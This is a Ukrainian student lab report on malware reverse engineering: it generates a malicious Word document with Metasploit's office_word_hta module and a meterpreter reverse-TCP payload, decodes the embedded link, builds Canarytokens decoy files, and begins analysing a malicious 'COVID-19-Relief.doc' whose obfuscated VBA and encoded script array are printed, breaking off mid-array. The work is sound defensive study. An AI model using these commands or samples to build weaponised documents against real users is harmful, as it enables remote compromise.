МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ІМЕНІ ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра Інформаційної Безпеки

Зворотна розробка та аналіз шкідливого програмного забезпечення

Лабораторна робота №7

Аналіз інтерпретованого та проміжного коду

Мета:

Отримати навички зворотньої розробки, деобфускації та аналізу інтерпретованого та проміжного коду.

Перевірив:


_____

Виконав:
студент III курсу
групи ФБ-01
Сахній Н.Р.

Київ 2022

Завдання для виконання:

- Дослідження зразків (Згідно варіанту маємо: **11**mod10 = **1**-ий зразок ШПЗ):
  - Metasploit



Отже, відповідно до власного варіанту взятого за модулем, досліджуватимемо перший із наданого списку зразок, який буде згенеровано із налаштуваннями за замовчуванням у середовищі `msfconsole` ↓

* **`exploit/windows/fileformat/office_word_hta`**

Оберемо та запустимо модуль. У процесі створення бачимо автоматичний запуск сервера та генерування документа із шкідливим навантаженням.

```
msf6 > use exploit/windows/fileformat/office_word_hta
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.124.128:4444
[+] msf.doc stored at /home/nazar/.msf4/local/msf.doc
[*] Using URL: http://192.168.124.128:8080/default.hta
[*] Server started.
```

Для аналізу зразка ШПЗ застосуємо програмку **rtfdump.py**

```
(nazar㉿snz24)-[/home/nazar/KPI/RevEng/Lab7_Report]
$ ./rtfdump.py /home/nazar/.msf4/local/msf.doc
    1 Level  1       c=    4 p=00000000 l=    5740 h=    5227;    1024 b=       0   u=      60 \rtf1
    2  Level  2      c=    2 p=000000b9 l=      48 h=       4;       1 b=       0   u=      14 \info
    3   Level  3     c=    0 p=000000c0 l=      17 h=       2;       1 b=       0   u=       7 \author
    4   Level  3     c=    0 p=000000d4 l=      19 h=       2;       1 b=       0   u=       7 \operator
    5  Level  2      c=    1 p=000000ec l=      74 h=      16;       4 b=       0   u=      36 \*\xmlnstbl
    6   Level  3     c=    0 p=000000f9 l=      60 h=      16;       4 b=       0   u=      36 \xmlns1
    7  Level  2      c=    1 p=00000139 l=    5409 h=    5207;    1024 b=       0   u=      10
    8   Level  3     c=    3 p=0000013b l=    5406 h=    5207;    1024 b=       0   u=      10 \object
    9    Level  4    c=    0 p=0000018b l=      27 h=       5;       1 b=       0   u=      10 \*\objclass Word.Document.8
   10    Level  4    c=    0 p=000001a9 l=    5233 h=    5202;    1024 b=       0 O u=       0 \*\objdata
     Name: 'OLE2Link\x00' Size: 2560 md5: baea1416a66fc7fea0e33bad2d51870f magic: d0cf11e0
   11    Level  4    c=    1 p=0000161d l=      59 h=       0;       8 b=       0   u=       0 \result
   12     Level  5   c=    0 p=00001626 l=      49 h=       0;       8 b=       0   u=       0 \rtlch
   13  Level  2      c=    0 p=0000165d l=      13 h=       0;       0 b=       0   u=       0 \*\datastore
   14 Remainder      c=    0 p=0000166e l=       1 h=       0;       0 b=       0   u=       0
```

Як було зображено на фото вище, у дампі присутній об'єкт з цікавим іменем “OLE2Link”. Оскільки даний об’єкт містить технологію “OLE” (Object Linking and Embedding), яка у свою чергу переформовується у посилання, то варто більш детально розглянути цю структуру.


Також можна було помітити, що початок даного об'єкту знаходиться за адресою «`0x000001a9`». Спробуємо переглянути у шістнадцятковому представленні:

```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng/Lab7_Report]
└─$ xxd /home/nazar/.msf4/local/msf.doc | grep "000001a0" -A 6
000001a0: 756d 656e 742e 387d 0a7b 5c2a 5c6f 626a  ument.8}.{\*\obj
000001b0: 6461 7461 2030 3130 3530 3030 3030 3230  data 01050000020
000001c0: 3030 3030 300a 3039 3030 3030 3030 3466  00000.090000004f
000001d0: 3463 3435 3332 3463 3639 3665 3662 3030  4c45324c696e6b00
000001e0: 3030 3030 3030 3030 3030 3030 3030 3030  0000000000000000
000001f0: 3030 3061 3030 3030 0a64 3063 6631 3165  000a0000.d0cf11e
00000200: 3061 3162 3131 6165 3130 3030 3030 3030  0a1b11ae10000000
```

Проте, схоже, що ці дані додатково були закодовані. Для того, щоб зробити їх більш читабельними, збережемо останній стовпець у наступному форматі:


```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng/Lab7_Report]
└─$ xxd /home/nazar/.msf4/local/msf.doc | awk '{print $NF}' | tr -d '\n' > link.txt
```


Перенесемо дані лише про наш об’єкт у деякий додатковий файл та спробуємо розкодувати їх із ймовірного шістнадцяткового кодування.




Нарешті було отримано адресу сервера, яку було використано для генерування корисного навантаження при створенні шкідливого документа в `Metasploit`.


- Створення приманки Microsoft Word Document та Acrobat Reader PDF Document за допомогою онлайн-ресурсу Canarytokens.
  - `Microsoft Word Document`








Документ містить приховане посилання (можна знайти, якщо розпакувати архів та видубити всі URL-адреси) на онлайн-форму `.aspx`, яке у режимі реального часу збирає актуальну деяку інформацію про користувача, який відкрив цей файл





За допомогою HTTP заголовка “User-Agent” можна отримати інформацію щодо використовуваного браузеру



Схоже, що й одна цікава компанія (Amazon.com, Inc.) уже також вирішила відвідати мою онлайн-форму, але то скоріш за все від них перевірка документа на шкідливість

* Acrobat Reader PDF Document





Якщо PDF документ відкривати із правами на редагування, то можна помітити попередження про підключення до веб-сайту, який намагатиметься зібрати інформацію про браузер користувача.

- Аналіз коду із файлу .jse зразка з розділу 7.3.4.
  - Розшифрування base64-кодованих рядків у масиві **a**.

Завантажимо бібліотеку `oletools`, щоби скористатися інструментом `olevba`

```
┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng/Lab7_Report]
└─$ sudo pip3 install oletools
[sudo] пароль до nazar:
Collecting oletools
  Downloading oletools-0.60.1-py2.py3-none-any.whl (977 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 977.2/977.2 kB 3.1 MB/s eta 0:00:00
Requirement already satisfied: olefile>=0.46 in /usr/lib/python3/dist-packages (from oletools) (0.46)
Collecting msoffcrypto-tool
  Downloading msoffcrypto_tool-5.0.0-py3-none-any.whl (33 kB)
Collecting easygui
  Downloading easygui-0.98.3-py2.py3-none-any.whl (92 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 92.7/92.7 kB 10.8 MB/s eta 0:00:00
Collecting colorclass
  Downloading colorclass-2.2.2-py2.py3-none-any.whl (18 kB)
Requirement already satisfied: pyparsing<3,>=2.1.0 in /usr/lib/python3/dist-packages (from oletools) (2.4.7)
Collecting pcodedmp>=1.2.5
  Downloading pcodedmp-1.2.6-py2.py3-none-any.whl (30 kB)
Requirement already satisfied: cryptography>=2.3 in /usr/lib/python3/dist-packages (from msoffcrypto-tool->oletools) (3.2.1)
Installing collected packages: easygui, msoffcrypto-tool, colorclass, pcodedmp, oletools
Successfully installed colorclass-2.2.2 easygui-0.98.3 msoffcrypto-tool-5.0.0 oletools-0.60.1 pcodedmp-1.2.6
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It
 is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```


Для знаходження шуканого масиву **a**, проаналізуємо вихідні коди скриптів, що були вбудовані у документ ↓

```
┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng/Lab7_Report]
└─$ olevba -p 1234 COVID-19-Relief.doc
olevba 0.60.1 on Python 3.8.6 - http://decalage.info/python/oletools
===============================================================================
FILE: COVID-19-Relief.doc
Type: OLE
No VBA or XLM macros found.

===============================================================================
FILE: /tmp/oletools-decrypt-7qc7biui.doc in COVID-19-Relief.doc
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub FormatWords()

Dim c6p8J996 As Long
c6p8J996 = 706813
Dim c461X2xKN38 As Long
c461X2xKN38 = 49372
   Selection.Find.ClearFormatting
   Selection.Find.Replacement.ClearFormatting
   With Selection.Find
        .Text = "Warning!"
```

……

```
-------------------------------------------------------------------------------
VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'Data/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
var a=['wrrCu8Kxw4DDkw==','w7bCt8Oow6kKXRY=','dcKIw4MV','w67CoMK/UcKUw7DDuQ==','w6oDM3IgHkU=','wpHDjmsqwps=','w7HDigDCnUU=','wod9FcKS
w5jClcKzGirCvsO0eB7CqsO4woE=','U8OzTkXCl8KBw6HDiMOhwonCsmop','DcKbwrfClQ==','CMKgwrjDvcOiw4LCmWPCqTPDhMKS','csOGw5LDg8KfDsOJw7zDvlPCp0
TChHQYGcOAwqNXCMKQw4ZSwqhWZMOewqHCgCZ0w5LCgQ==','BktR','w5kDLXQ/','IzPCkcOWBsOPC8OTw5tjw4LDosKywoM=','aikA','wo7DucKNwp0=','EcODO8Oew5
U=','X8K2w6vDp8Og','c8K2ccKAw64=','w6vCkcOZAMKU','w5Rqw5/CuUI=','TyTDnsK+wpk=','Y8Ksw5DDvcO4','BsKfPMOUw6jCtQ==','NsKfw5Y9wrA=','SMOXw
5XDg8OKT8KVwqvCjAXDrQw=','TMKUw4cew64=','wo/DkcK7woPDpw==','wonDuWDDiEs=','QMK4w57CmVcjw63CpcOLw75Pw77DlRgJK8OdwqbDug7CkMKHwp3CocOCAMO
CfMOfw7zCrMOYYEvCjUR6PWLDvMKqw447wonDtxzCgMOkVy8idAzCrMKgw70zIcK3w40iUjg7MlTClsORGMOhXjbDlRgFBsKBa8OJSxEtbMKGwrRlZcOtDCPDnD8kw4AJNRAiw
6JgwpsdwoNwwrHDnjjDosOfVcOewqzDqVwITsO9I15WworDtsKGwq3DkXcEw7LDucOIwrvCjDzDkBN1fix8EWnCrcOpZMK9Wx5+AmjDksKEQsKtw7HDt8KUZRUWOTgEw6Fmw4E
zfkgEXcOqdV0VDEw7w5tAegZUKcKxw75/wqnCt1vCpEo+wqzCrQwJdcKKGQJcbk0Yw7HDpcKCHQhde8O6O8KkwqlOwpZlw5LChwE2wpXCqjp8w7JHwpR1w6klbsOgw6sjTcOjS
RZgI8O5wq9fcMKvwpzCvEbCoMOJw7PDusKew7/CoxsvBjBow6szTzvCvUPDgV0wXMO4w5/CoRUewpk2RX3DqcKRfBRjwoHDh8KMcw7DpMOTw4zCjMOBWMKXT8OSw7HCn8OLWMO
XwpBQCkN2wpzCuxvDnD9MDVsyZsKzaX5BwqvChMOwwqQbwrXCihUWJMK5wq7DtnLDmcOcw7kjV8OBw6hXw6x7w593w5jDry1hSBMhwp7CoWxqw6IkLgbDs8KgF800wqvDs07Cu
